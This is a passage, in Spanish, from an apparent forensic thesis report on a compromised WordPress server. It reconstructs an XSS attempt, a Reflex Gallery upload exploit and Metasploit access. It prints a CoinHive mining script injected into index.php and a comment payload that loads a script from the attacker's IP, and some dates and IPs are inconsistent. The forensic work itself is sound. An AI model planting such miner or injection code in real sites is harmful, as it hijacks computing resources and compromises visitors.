Se confirma lo visto en dicho punto. Al fichero */var/www/html/index.php*, se le agrega un script de minado de criptomonedas. Modificado el 3/1/2019 a las 7:26.

```
root@edulo:/var/www/html# cat index.php
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

?>
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5FFHvahAFNreg3u', {throttle: 0.2});
miner.start();
</script>
root@edulo:/var/www/html#
```

Figura 31: *index.php* alterado

```
root@edulo:/var/www/html# stat index.php
  File: index.php
  Size: 614          Blocks: 8          IO Block: 4096   regular file
Device: 700h/1792d Inode: 281296     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 33/www-data)   Gid: ( 33/www-data)
Access: 2019-01-03 07:26:10.896514494 +0000
Modify: 2019-01-03 07:26:05.076668667 +0000
Change: 2019-01-03 07:26:05.076668667 +0000
 Birth: -
root@edulo:/var/www/html#
```

Figura 32: marca tiempo index.php

#### 4.3.6 Persistencia de amenazas

Se examinan scripts de servicios contenidos en *etc/init.d/*, */etc/systemd/* y no se detectan servicios sospechosos

Se examinan tabla y tareas cron y no se detectan tareas sospechosas.

#### 4.3.7 Movimiento lateral

Tras en los análisis de los logs de registro *auth\**, se ha detectado un login desde una IP (185.216.32.36) de origen sospechoso y con las credenciales correctas. Desde esta conexión se detectaron movimientos no deseados que han comprometido la integridad del servidor.

#### 4.3.8 Dispositivos USB y extraíbles

Teniendo en cuenta que se trata de un servidor en la nube, descartamos esta prueba.

#### 4.3.9 Registro y análisis de eventos de aplicaciones

Llegado a este punto del análisis nos quedaría sólo por analizar el entorno *WordPress*. Según lo visto en el [punto 4.2.3](#), la versión instalada 4.9.9, presenta una vulnerabilidad declarada CVE-2019-9787.

Según esta vulnerabilidad no se filtra adecuadamente el contenido de los comentarios, lo que conduce a la ejecución remota de código por parte de usuarios no autenticado en una configuración por defecto.

En función a esto, prestamos el foco de atención en la revisión de la base de datos de *WordPress*. Debemos examinarla para obtener información sobre los usuarios de *WordPress*, así como de los comentarios publicados por estos.

##### 4.3.9.1 Tabla usuarios de *WordPress*

Analizando la tabla de usuarios *wp\_users.idb*, ver [anexo 9.25](#), nos llama la atención los usuarios registrados:

Usuario: anatoly12312 Mail: [anatoly12312@mailinator.com](mailto:anatoly12312@mailinator.com)

Usuario: anatoly Mail: [hpxeciq@qrr.la](mailto:hpxeciq@qrr.la)  
Usuario: anatoly5676 Mail: [anatoly5676@qrr.la](mailto:anatoly5676@qrr.la)

De estos tres usuarios, uno de ellos obtuvo registro desde la IP origen 193.238.152.59. Según la siguiente petición, registrada en los logs de apache:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "anatoly" access.result
193.238.152.59 - - [30/Dec/2018:10:51:42 +0000] "GET /wp-login.php?action=rp&key=W7qil6Dyls0Z0WD3xL5&login=anatoly5676 HTTP/1.1" 302 731
"https://www.guerrillamail.com/inbox?mail_id=451407438" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 33: movimientos usr anatoly apache

Todo parece indicar que el usuario registrado es anatoly5676. El correo electrónico utilizado en el registro corresponde al dominio [www.guerrillamail.com](http://www.guerrillamail.com). Un servicio de correo electrónico temporal, lo que puede ser una señal de actividad sospechosa o malintencionada.

#### 4.3.9.2 Tabla de comentarios de WordPress

En la tabla de comentarios *wp\_comments.ibd*, descubrimos los comentarios realizados por el usuario anatoly5676

```
Having no content in the post should have no adverse effects on the layout or functionality.
anatoly5676anatoly5676@qrr.la193.238.152.59
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
anatoly5676anatoly5676@qrr.la193.238.152.59
Visit http://18.195.165.56/
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
anatoly5676anatoly5676@qrr.la193.238.152.59
Hello world
<script src="http://18.195.165.56/stat.js"></script>
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
edulo@edulo:~/Documentos/tfm/mysql/wp$ strings wp_comments.ibd
```

Figura 34: tabla wp\_comments.ibd

Filtramos en logs de apache para descubrir la marca temporal de los comentarios:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ cat 193.238.152.59.txt | grep "comments-post"
193.238.152.59 - - [30/Dec/2018:11:18:39 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/hola-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:34:55 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/hola-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:11:46:37 +0000] "POST /wp-comments-post.php HTTP/1.1" 302 540 "https://ganga.site/index.php/2018/12/21/hola-mon/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 35 post comentarios logs apache

Las cuales sería, 11:18:39 – 11:34:55 – 11:46:37 del día 30/12/2018

Por estas marcas:

- A las 11:18:39 primer comentario vacío.
- A las 11:34:55 segundo comentario con texto:

“Visit <http://18.195.165.56>”

Este comentario intenta explotar la vulnerabilidad comentada, CVE-2019-9787.

No se puede detectar en la imagen forense si llegó a tener afectación al servidor.

- A las 11:46:37 tercer comentario con texto:

Hello world “<script src=<http://18.195.165.56/stat.js>></script>”

Este comentario además de la vulnerabilidad CVE-2019-9787, se intenta inyectar código JavaScript. Este comentario se realiza en marca temporal posterior a las modificaciones detectadas en el [punto 4.3.2.2.1](#), en los archivos de configuración *wp-config.php* y *functions.php*, que habilitaba en el servidor la etiqueta <script>.

Igual que en el comentario número dos, no se puede detectar en la imagen forense si llegó a tener afectación al servidor. Como muy probable, suponemos que el administrador del servidor no llegó a clicar sobre ninguno de los dos enlaces.

En vista que a la IP a la que se intenta redirigir es la 18.195.165.56, desde la cual se reiteró con el ataque posterior visto [punto 3.3.3.3](#). Hemos de suponer que ninguno de los tres comentarios publicados causó efectos sobre el servidor.

#### 4.3.10 Correos electrónicos, chats o comunicaciones

En la revisión de los correos electrónicos, prestamos especial interés en los que está involucrado el usuario “anatoly”. [Ver anexo 9.26](#).

En el estudio de los mismo se confirma que el usuario malintencionado registrado es el que tiene Nick-name anatoly5676.

Así mismo, se verifica que las marcas de tiempo de la publicación de comentarios vistas en el [punto 4.3.9.2](#), son correctas. Por lo que la publicación del tercer comentario, el cual posee contenido en Javascript, cuadra con lo expuesto en dicho punto. Es justo después de modificar los ficheros configuración indicados en el [punto 4.3.2.2.1](#).

#### 4.3.11 Actualizaciones de seguridad y políticas

En vista a las versiones de *WordPress* y plugins del mismo que se encuentran en uso en el servidor. Este perito forense recomienda una serie de acciones.

La primera acción sería actualizar la instalación de *WordPress* a la última versión. Las actualizaciones de *WordPress* suelen incluir parches de seguridad para vulnerabilidades conocidas.

Actualizar plugins *réflex gallery* y mantener el resto de plugins y temas actualizados. Al igual que con *WordPress*, los desarrolladores de plugins y temas a menudo lanzan actualizaciones para corregir vulnerabilidades de seguridad.

Igualmente eliminar cualquier plugin o tema que no se esté utilizando. Incluso si no están activos, pueden ser una fuente de vulnerabilidades de seguridad.

Implementar medidas de seguridad adicionales. Esto puede incluir la instalación de plugins de seguridad, como [Wordfence](#) o [Sucuri](#), para proteger el sitio de ataques comunes.

Monitoreo Regular, después de actualizar, seguir monitoreando el sitio web regularmente. Asegurarnos de que sigue funcionando correctamente y prestar atención a cualquier actividad sospechosa.

Mantener un ciclo de actualizaciones constante. Establecer un cronograma regular para revisar y actualizar *WordPress*, plugins y temas. Mantener todo actualizado es una de las mejores prácticas para proteger el sitio de vulnerabilidades de seguridad.

Como último valorar el contratar un hosting en el que incluya *WordPress* entre sus servicios. Esta última opción para pequeñas compañías tiene una serie de ventajas, especialmente para usuarios que buscan simplificar el proceso de gestión de su sitio web:

- Instalación sencilla y rápida. Muchos proveedores de hosting ofrecen instalación con un solo clic para *WordPress*. Esto significa que se puede tener el sitio web funcionando rápidamente, sin necesidad de conocimientos técnicos sobre la configuración y la instalación de *WordPress*.
- Optimización específica para *WordPress*. Algunos hostings están específicamente optimizados para *WordPress*, ofreciendo mejor rendimiento, tiempos de carga más rápidos y una mejor experiencia general para tus visitantes.
- Seguridad mejorada. Los hostings que incluyen *WordPress* suelen ofrecer características de seguridad específicas, como actualizaciones automáticas, copias de seguridad regulares y protección contra amenazas comunes a sitios web de *WordPress*.
- Soporte técnico especializado. El soporte técnico en estos servicios a menudo está más familiarizado con *WordPress*, lo que puede ser de gran ayuda, especialmente si se encuentran problemas específicos de *WordPress*.
- Gestión automatizada de actualizaciones. Algunos hostings manejan automáticamente las actualizaciones de *WordPress* y de los plugins, lo que ayuda a mantener el sitio seguro y actualizado sin tener que hacerlo manualmente.
- Compatibilidad con plugins y temas. Estos hostings garantizan que su infraestructura sea compatible con la mayoría de los plugins y temas de *WordPress*, reduciendo así el riesgo de conflictos de software.

- Escalabilidad. A medida que el sitio crece, estos hostings suelen ofrecer opciones fáciles de escalabilidad, lo que te permite aumentar recursos como espacio en disco y ancho de banda, a menudo con solo unos pocos clics.
- Integraciones y extras. Algunos proveedores ofrecen integraciones adicionales y extras, como certificados SSL gratuitos, herramientas de SEO, y acceso a temas premium.
- Costo-Efectividad. Para usuarios nuevos o sitios pequeños, estos hostings pueden ofrecer una solución rentable, eliminando la necesidad de contratar expertos en *WordPress* para la instalación y el mantenimiento.

Elegir un hosting que incluya *WordPress* puede ser una mejor opción para casos en los que se busca facilidad de uso, seguridad mejorada y soporte especializado, lo que permite nos centrarnos más en el contenido y la gestión del sitio, y menos en los aspectos técnicos del hosting.

#### 4.3.12 Configuraciones de red facilitadoras del ataque

La principal medida a llevar a cabo en este aspecto es habilitar el servicio de cortafuegos UFW. UFW ayuda a proteger tu servidor contra accesos no autorizados, ataques de fuerza bruta, y otras vulnerabilidades comunes en la web. Al permitir solo el tráfico necesario, se reduce la superficie de ataque.

##### 4.3.12.1 Aspectos a Considerar en la Configuración de UFW

Permitir el tráfico HTTP y HTTPS. Dado que el servidor se utiliza principalmente para servir páginas web, debemos permitir el tráfico en los puertos 80 (HTTP) y 443 (HTTPS). Esto garantiza que los visitantes puedan acceder a tu sitio web.

Acceso SSH seguro. Dado que, al ser un servidor en la nube, es necesario acceder remotamente al mismo. Debemos asegurarnos de permitir el tráfico SSH (generalmente en el puerto 22). Considera cambiar el puerto SSH por defecto para mayor seguridad y limitar los intentos de conexión SSH.

Bloqueo de puertos no utilizados. Bloquear todos los demás puertos que no se estén utilizando. Esto reduce la posibilidad de ataques a través de puertos abiertos innecesarios.

Reglas específicas para servicios. En el caso de habilitar otros servicios (como un servidor de correo, FTP, etc.), asegurarnos de configurar reglas específicas para estos servicios.

Habilitar y revisar los registros de UFW para monitorear intentos de acceso y posibles ataques. Esto nos ayudará a ajustar las reglas y detectar actividad sospechosa.

Actualizaciones y mantenimiento. Esto es una constante en cualquier aplicación en red, mantener el sistema y UFW actualizados. Las nuevas versiones pueden incluir mejoras de seguridad y funcionalidad.

Establecer una política de denegación por defecto y luego permitir específicamente los servicios que se necesita.

Aunque UFW generalmente tiene un impacto mínimo en el rendimiento, es importante monitorear el servidor después de la configuración para asegurarnos de que no haya problemas de rendimiento.

#### 4.3.13 Línea de tiempo de eventos

En este punto final del análisis, ordenamos de forma temporal los sucesos más relevantes descubiertos.

21/12/2018 18:04:07 IP: 80.31.225.16  
Se realiza la configuración de *WordPress*.

30/12/2018 10:27:01 IP: 193.238.152.59  
Se inicia el proceso de creación de un usuario *WordPress* malintencionado en el servidor. Nombre de usuario "anatoly5676".

30/12/2018 10:52:53 IP: 193.238.152.59  
El usuario creado "anatoly5676" tiene login en el servidor.

30/12/2018 Entre las 11:42 y 11:43 IP: 185.216.32.36  
Se modifican los ficheros *wp-config.php* y *functions.php*. Servidor vulnerable a XSS mediante etiquetas `<script>`

30/12/2018 Entre las 11:18 y 11:46 IP: 193.238.152.59  
Se publican 3 comentarios, dos de ellos con enlace a web externa.

30/12/2013 Entre las 12:04 y 12:27 IP: 193.238.152.59  
Se realiza un escaneo de sitio web mediante la herramienta *WPscan*. Se obtiene información del plugin *Reflex-Gallery* instalado.

3/1/2019 7:07 IP: 18.195.165.56  
Se sube al servidor fichero *CVPSAzKiZiJvdxA.php*, con código malicioso.

3/1/2019 7:26 IP: 18.195.165.56  
Mediante conexión vía *metasploit* se modifica el fichero *index.php*, en el que se incluyen script de minado de criptomonedas mediante el uso de la librería de javascript *CoinHive*.

#### 4.4 Conclusiones tras del análisis del disco duro

Tras el análisis del disco duro, y verificar que el fichero *index.php* de *WordPress* está contaminado con script de minado de criptomonedas, queda corroborado el ataque detectado en el análisis de la memoria RAM. Ataque a través de la ejecución remota de comandos mediante el *framework metasploit*.

Esta intrusión fue llevada a cabo desde la IP 18.195.165.56. En el análisis del disco duro, se relaciona esta con las IPs 185.216.32.36 y 193.238.152.59, las cuales también intentaron atacar al servidor en fechas anteriores.

Se ha detectado que desde la IP 193.238.152.59, se crea un usuario de *WordPress* con éxito. El usuario se registra con el Nick *anatoly5676*. Este usuario intenta explotar una vulnerabilidad declarada en la versión de *WordPress* instalada. Esta vulnerabilidad no valida correctamente los comentarios efectuados por los usuarios, por lo que propicia insertar enlaces URLs dentro de los mismos.

Estos enlaces insertados en los comentarios redirigen a la IP 18.195.165.56. Como ya hemos comentado, esta IP es origen del ataque posterior que tuvo éxito. Por lo que se ve evidente la relación entre las IPs 193.238.152.59 y 18.195.165.56.

En el análisis de la imagen forense no se puede determinar el intento de ataque mediante la publicación de los comentarios tuvo afectación al servidor.

Posterior a la publicación de estos comentarios, también con IP origen 192.238.152.59, se realiza un escaneo del sitio mediante la herramienta *WPscan*. Es en este escaneo cuando se obtiene la información del plugin de *WordPress* instalado, *Reflex-Gallery*.

Se ha detectado que desde la IP 185.216.32.36 se realiza una conexión vía SSH. En principio esta conexión parecía lícita, ya que el intercambio de claves SSH fue correcto y no hubo indicios de ataque por fuerza bruta ni similares. Pero el estudio del origen de esta IP (Bulgaria) nos llevó a sospechar de las intenciones de esta.

Realizando un estudio más profundo de esta conexión, nos lleva a descubrir que durante la misma se modifican archivos de configuración de *WordPress*, habilitando la etiqueta `<script>` y provocando una brecha de seguridad en el servidor. Por lo que se pasa a considerar la IP 185.216.32.36 como peligrosa.

Se indican una serie de recomendaciones de seguridad a los responsables de la administración del sitio, ya que se ve indicios de que la clave privada para la conexión SSH se ha visto comprometida.

En resumen, la alteración e infección del fichero *index.php*, es la culminación de una serie de intentos anteriores de ataque al servidor que resultaron sin éxito por parte de un mismo atacante.

## 4.5 Respuestas a las propuestas de extremos

Para finalizar damos respuesta a las propuestas de extremos planteada en el [punto 2.1](#).

✓ Procesos en ejecución en la memoria RAM:

- ¿Qué procesos se encuentran en ejecución en el momento de la captura de la memoria RAM?

*Los procesos en ejecución en el momento de la captura se analizan en el [punto 3.3.1](#). De estos nos llamó la atención el proceso 20381, el*

*cual estaba ejecutando una instancia de la Shell de comandos. Proceso que posteriormente descubrimos se trataba de una ejecución remota de comandos mediante el framework metasploit.*

- ✓ Usuarios logeados en el momento de la captura:
  - *¿Cuáles estaban logeados en el momento de la captura de las evidencias?  
En el momento de la captura se encontraba logueado el usuario Ubuntu.*
- ✓ Conexiones de red establecidas:
  - *¿Qué conexiones de red estaban establecidas en el servidor?  
Destacamos dos conexiones de red. Una con IP origen 83.247.136.74, correspondiente al administrador del servidor, logeado con usuario Ubuntu.  
Otra con IP origen 18.195.165.56, conexión malintencionada.*
- ✓ Identificación y análisis de MALWARE:
  - *¿Se ha identificado la existencia de MALWARE? ¿Cómo ha llegado al servidor?  
Se localiza fichero index.php, infectado con script de minado de criptomonedas. Además, existía otro fichero CVPSAzKiZiJvdxA.php, eliminado del servidor e irre recuperable. Este fichero facilitó el acceso para la ejecución remota de comandos.  
El fichero CVPSAzKiZiJvdxA.php llegó al servidor aprovechando una vulnerabilidad en el plugin de WordPress instalado, Reflex-Gallery.*
- ✓ Usuarios definidos en el SO y su fecha de creación:
  - *¿Cuáles son los usuarios definidos en el SO y su fecha de creación?  
El único usuario definido es el usuario Ubuntu, con fecha de creación estimada el 21/12/2019 a las 12:04:49*
- ✓ Existencia y recuperación de ficheros borrados:
  - *¿Existen ficheros borrados? ¿Se pueden recuperar?  
El principal fichero a estudiar CVPSAzKiZiJvdxA.php, no se ha podido recuperar.*
- ✓ Evidencia de accesos no autorizados:
  - *¿Hay evidencia de accesos no autorizados al servidor?  
Desde la IP 185.216.32.36, existe una conexión vía SSH y en principio lícita, el cual realiza modificaciones en archivos de configuración del servidor que afectan a la seguridad de este.  
Desde la IP 18.195.165.56, se accede al servidor mediante el framework metasploit, tras una petición al fichero alojado en el servidor y con código malicioso CVPSAzKiZiJvdxA.php*
- ✓ Filtración de datos:
  - *¿Hubo filtración de datos?  
Se sospecha de la filtración de la clave privada de uno de los usuarios del servidor. Esta filtración propició el login vía SSH desde la IP 185.216.32.36*
- ✓ Análisis de Tiempos:

- ¿Cuál es la línea de tiempo de los eventos antes, durante y después del incidente?  
*La línea de tiempo queda descrita en el [punto 4.3.13](#).*
- ¿Hay discrepancias entre las marcas de tiempo de los archivos y los eventos del sistema?  
*No hay discrepancia entre los principales archivos de registro del sistema.*
- ✓ Integridad del Sistema y Archivos:
  - ¿Hay signos de manipulación o alteración de logs del sistema?  
*No se han detectado.*
  - ¿Se pueden validar las sumas de verificación de archivos críticos del sistema?  
*No se pueden realizar la comprobación a no tener las sumas originales.*
- ✓ Persistencia de Amenazas:
  - ¿Se han instalado servicios o programas para garantizar la persistencia del acceso no autorizado?  
*No se han detectado.*
  - ¿Existen tareas programadas o cron jobs que sean inusuales o sospechosas?  
*No se han detectado.*
- ✓ Movimiento Lateral:
  - ¿Hay evidencia de que el atacante haya tratado de moverse lateralmente a otros sistemas en la red?  
*No se ha detectado movimiento lateral.*
  - ¿Se han utilizado credenciales robadas o técnicas de escalada de privilegios?  
*Se sospecha del robo de la clave privada SSH de uno de los usuarios del servidor.*
- ✓ Análisis de Dispositivos USB y Otros Medios Extraíbles:
  - ¿Qué dispositivos USB o extraíbles se han conectado al sistema y cuándo?  
*Al tratarse de un servidor en la nube, este punto no aplica.*  
¿Se han transferido datos a o desde dispositivos de almacenamiento externo?  
*Al tratarse de un servidor en la nube, este punto no aplica.*
- ✓ Registro y Análisis de Eventos de Aplicaciones:
  - ¿Hay registros de aplicaciones específicas que puedan indicar un uso anómalo o malicioso?  
*No se han detectado aplicaciones maliciosas.*
  - ¿Hay evidencia de explotación de vulnerabilidades en aplicaciones instaladas?  
*Se ha explotado una vulnerabilidad del plugin de WordPress Reflex-Gallery, al estar este en una versión con una vulnerabilidad declarada.*

*La versión de WordPress presente en el servidor también posee una vulnerabilidad declarada. Aunque se ha intentado explotar, no hay signos de que haya tenido éxito.*

✓ Correos Electrónicos y Comunicaciones:

- ¿Hay correos electrónicos, chats o comunicaciones que puedan estar relacionados con el incidente?

*Existen correos que identifican el registro de un usuario de WordPress malintencionado.*

- ¿Se puede rastrear el origen de un ataque o una intrusión a través de vectores de comunicación?

*Mediante consulta inversa de DNS se identifica el servidor origen de la IP 18.195.168.56 asociada con el nombre de dominio ec2-18-195-168-56.eu-central-1.compute.amazonaws.com.*

*El resto de IPs identificadas como peligrosas se conectaron vía servidor VPN.*

✓ Configuración de Seguridad del Sistema:

- ¿Estaban las actualizaciones de seguridad al día?

*No.*

- ¿Eran adecuadas las políticas de seguridad aplicadas en el sistema afectado?

*No, eran del todo inadecuadas, al estar el firewall desactivado.*

✓ Análisis de la Configuración de Red:

- ¿Cómo estaban configuradas las reglas del firewall y las listas de control de acceso (ACLs)?

*El firewall UFW se encontraba deshabilitado.*

- ¿Existen configuraciones de red que hayan podido facilitar el ataque?

*El firewall UFW se encontraba deshabilitado.*

✓ Revisión de Backups:

- ¿Se pueden encontrar evidencias en los backups que indiquen cuándo empezó el incidente?

*No hay backups disponibles.*

- ¿Están los backups también comprometidos o alterados?

*No hay backups disponibles.*

## 5. Resumen ejecutivo

### 5.1 Contexto y origen del estudio

La empresa Gangas SL, solicita los servicios de este perito informático, ya que sospecha de un incidente de seguridad acaecido en uno de los servidores que gestiona. El incidente tiene lugar entre los meses de diciembre de 2018 y enero de 2019, en el servidor gestionado por la empresa y que contiene el sitio web [www.gangas.site](http://www.gangas.site).

Como solicitud a estos servicios, Gangas SL, nos proporciona la imagen de la memoria RAM y del disco duro del servidor, para realizar el peritaje informático. Estas imágenes fueron capturadas el día 3 de enero de 2018, a las 8:49, hora UTC+0, y van acompañadas de sus hashes de verificación, para la correcta trazabilidad de estas.

El equipo a estudiar se trata de un servidor web alojado en Amazon Web Services, AWS. Se trata de un servidor en la nube. Para las tareas de administración y configuración del mismo, se accede de forma remota vía SSH, con autenticación mediante el intercambio de claves. Mediante este método de autenticación, existe una llave pública, alojada en el servidor y una llave privada, alojada en el equipo cliente. Este proceso garantiza que solo el usuario con la clave privada correcta pueda acceder al servidor. La clave privada siempre permanece segura en el equipo local y nunca se expone externamente.

El sitio web se encontraba en funcionamiento desde el 21 de diciembre de 2018 y alojaba la web [www.gangas.site](http://www.gangas.site), creado con el framework *WordPress* en su versión 4.9.9. Además, se hacía uso del plugin de *WordPress Reflex Gallery 3.1.3*.

Mencionamos estas versiones de *WordPress* y *Reflex Gallery*, ya que han sido especialmente relevantes para la investigación. Ambas son del todo inadecuadas al poseer vulnerabilidades declaradas y que ponen en grave riesgo al servidor.

En el caso de la versión de *WordPress 4.9.9*, es vulnerable a “*Comment Cross-Site Scripting (XSS)*”. Según esta vulnerabilidad no se filtra adecuadamente el contenido de los comentarios, lo que conduce a la ejecución remota de código por parte de usuarios no autenticado en una configuración por defecto. Esto significa que un sitio web con esta vulnerabilidad podría permitir a un atacante insertar código malicioso a través de los comentarios, afectando a los usuarios que visitan ese sitio y potencialmente a todo el sitio web.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787/>

La versión de *Reflex Gallery 3.1.3*, es vulnerable a “*Arbitrary File Upload*” se refiere a una debilidad en la seguridad que permite a un atacante cargar y ejecutar archivos arbitrarios en un servidor de *WordPress* que tenga este plugin

instalado. Esta vulnerabilidad ocurre porque el plugin no valida adecuadamente los archivos que los usuarios cargan en el sitio web.

Un atacante podría aprovechar esto para cargar archivos maliciosos, como *scripts PHP*, en el servidor del sitio web. Una vez que estos archivos maliciosos están en el servidor, el atacante podría ejecutar código arbitrario, lo que significa que podría realizar acciones no autorizadas, como tomar el control del sitio web, acceder a datos sensibles o realizar acciones perjudiciales.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133>

## 5.2 Detalle, naturaleza y cronología del incidente

Existen dos contextos diferenciados en el ataque al servidor:

### 5.2.1 Intento de explotación *Comment Cross-Site Scripting (XSS)*

Favorecido por la versión de *WordPress* instalada. En este caso un usuario registrado, identificado como *anatoly5676*, hace uso de esta vulnerabilidad, mediante publicación de 2 comentarios con código malicioso.

La cronología de este intento de explotación es:

30/12/2018 10:27:01 con IP origen: 193.238.152.59

Se inicia el proceso de creación de un usuario *WordPress* malintencionado en el servidor. Nombre de usuario "anatoly5676".

30/12/2018 10:52:53 con IP origen: 193.238.152.59

El usuario creado "anatoly5676" tiene login en el servidor.

30/12/2018 Entre las 11:18 y 11:46 con IP origen: 193.238.152.59

El usuario *anatoly5676*, publica 3 comentarios:

- A las 11:18:39 primer comentario vacío.
- A las 11:34:55 segundo comentario con texto:  
"Visit <http://18.195.165.56>"
- A las 11:46:37 tercer comentario con texto:  
Hello world "<script src=<http://18.195.165.56/stat.js>></script>"  
En este comentario se intenta inyectar código *JavaScript*.

No se llega a detectar en el estudio forense si llegó a tener afectación al servidor la publicación de estos comentarios.

En vista que a la IP a la que se intenta redirigir en los comentarios 2 y 3 es la 18.195.165.56, encontramos una relación directa entre esta y la IP 193.238.152.59. Este dato es relevante ya que la vulnerabilidad explotada *Arbitrary File Upload* del plugin *Reflex gallery* y comentada en el siguiente punto, tienen como origen la IP 18.195.165.56.

Otro punto para destacar es que entre la publicación de los comentarios 2 y 3, entre las 11:42 y las 11:43, tiene lugar un hecho relevante. Se produce la

modificación de dos ficheros de configuración de *WordPress* que habilitan la etiqueta `<script>` en el servidor. Permitir etiquetas y atributos HTML adicionales puede tener implicaciones de seguridad, especialmente si se permiten etiquetas como `<script>`, que pueden ser utilizadas para inyectar código JavaScript malicioso (ataques XSS).

Es decir, se modifican estos ficheros de configuración justo antes de la publicación del mensaje 3, el cual contiene etiquetas JavaScript.

La modificación de estos ficheros se realiza desde la IP 185.216.32.36 mediante una conexión vía SSH. En principio esta conexión parecía lícita, ya que el intercambio de claves SSH fue correcto y no hubo indicios de ataque por fuerza bruta ni similares. Pero el estudio del origen de esta IP (Bulgaria) nos llevó a sospechar de las intenciones de esta. Además, este hecho nos lleva a preguntarnos si la clave privada de un usuario con acceso al servidor ha sido comprometida.

### 5.2.2 Explotación *Arbitrary File Upload*

Tras el intento de ataque comentado en el punto anterior, se realiza un escaneo del sitio web, mediante la herramienta *WPscan* y con IP origen 193.238.152.59. *WPscan* es una herramienta conocida y utilizada para encontrar vulnerabilidades en sitios web de *WordPress*. Por lo que es en este escaneo cuando el atacante obtiene la información necesaria para perpetrar un ataque satisfactorio.

El ataque se inicia el día 3 de enero a las 7:07 desde la IP 18.195.165.56. A esta hora se sube al servidor el fichero con código malicioso identificado como *CVPSAzKiZiJvdxA.php*, fichero que no se ha podido recuperar del servidor. Este fichero se sube al servidor mediante la explotación de la vulnerabilidad comentada en el plugin *Reflex Gallery*.

Una vez el fichero alojado en el servidor, tras una petición desde la IP atacante a este fichero con código malicioso, se crea un túnel de comunicación entre el servidor y el atacante. De tal forma que se posibilita la ejecución remota de comandos desde el atacante al servidor. En este momento el atacante puede ejecutar órdenes complejas directas en el servidor mediante un conjunto de herramientas especiales (*metasploit*). Mientras dura esta comunicación, el atacante modifica la página principal o de inicio del sitio web, el archivo *index.php*. Esto tiene lugar el 3/1/2019 a las 7:26.

La modificación que se realiza en el archivo *index.php* consiste en la inserción de un script para minar criptomonedas. El script insertado está configurado para minar usando una clave específica, todas las criptomonedas minadas a través de ese script se están acumulando en la cuenta del propietario de esa clave. Es una forma de redirigir recursos (en este caso, la capacidad de procesamiento del servidor) para beneficiar al titular de la clave sin el consentimiento o conocimiento de las personas cuyos equipos están siendo utilizadas para la minería. En el caso del script insertado se está utilizando un 20% de los recursos del servidor al minado de criptomonedas.

## 5.3 Hallazgos de la investigación forense

### 5.3.1 Datos comprometidos

Modificación del archivo *index.php*. Se detectó la inserción de un script malicioso para la minería de criptomonedas. Esto indica que el servidor fue manipulado para beneficiar a terceros a través del uso no autorizado de sus recursos.

Modificación de los archivos de configuración de *WordPress wp-config.php* y *functions.php*, que habilita la etiqueta `<script>` en el servidor.

Posible acceso no autorizado a datos Sensibles. Dada la naturaleza del ataque y las vulnerabilidades explotadas, existe un riesgo potencial de que se haya accedido a información confidencial almacenada en el servidor, aunque no hay evidencia directa de que se haya accedido o extraído datos específicos.

### 5.3.2 Movimientos sospechosos

- Actividad del usuario *anatoly5676*:  
Creación y login en el servidor (30/12/2018): creación del usuario malintencionado "anatoly5676" y acceso al servidor.  
Publicación de comentarios maliciosos (30/12/2018): publicación de comentarios con intentos de inyectar código JavaScript.
- Actividades de IPs sospechosas:  
IP 193.238.152.59: con origen un servidor VPN ubicado en Ucrania y relacionada con la creación del usuario *anatoly5676* y publicación de comentarios.  
IP 18.195.165.56: registrado en un dominio AWS, con vinculada a la explotación de la vulnerabilidad "*Arbitrary File Upload*" del plugin *Reflex Gallery* y la subida del archivo malicioso *CVPSAzKiZiJvdxA.php*.  
IP 185.216.32.36: utilizada para modificar archivos de configuración de *WordPress*, permitiendo etiquetas `<script>`.
- Uso de herramientas de escaneo para identificar vulnerabilidades:  
Uso de *WPscan* desde IP 193.238.152.59: identificación de vulnerabilidades para facilitar el ataque exitoso.
- Establecimiento de un túnel de comunicación para ejecución remota de comandos:  
A través del archivo *CVPSAzKiZiJvdxA.php*: esto permitió al atacante ejecutar comandos y modificar el servidor remotamente.

## 5.4 Impacto del incidente

El incidente de seguridad informática en Gangas SL tuvo varios impactos significativos.

Uso no autorizado de recursos del servidor.

La modificación del archivo *index.php* para insertar un script de minería de criptomonedas llevó al uso no autorizado del 20% de la capacidad del servidor. Esto no solo reduce el rendimiento del servidor, sino que también puede aumentar los costos operativos debido al mayor uso de recursos.

#### Compromiso de la seguridad del sitio web.

Inyección de código malicioso. Una de la vulnerabilidad explotada permitió a los atacantes inyectar y ejecutar código malicioso en el servidor. Esto pone en riesgo la integridad del sitio web y puede dañar la reputación de la empresa si los visitantes del sitio son afectados.

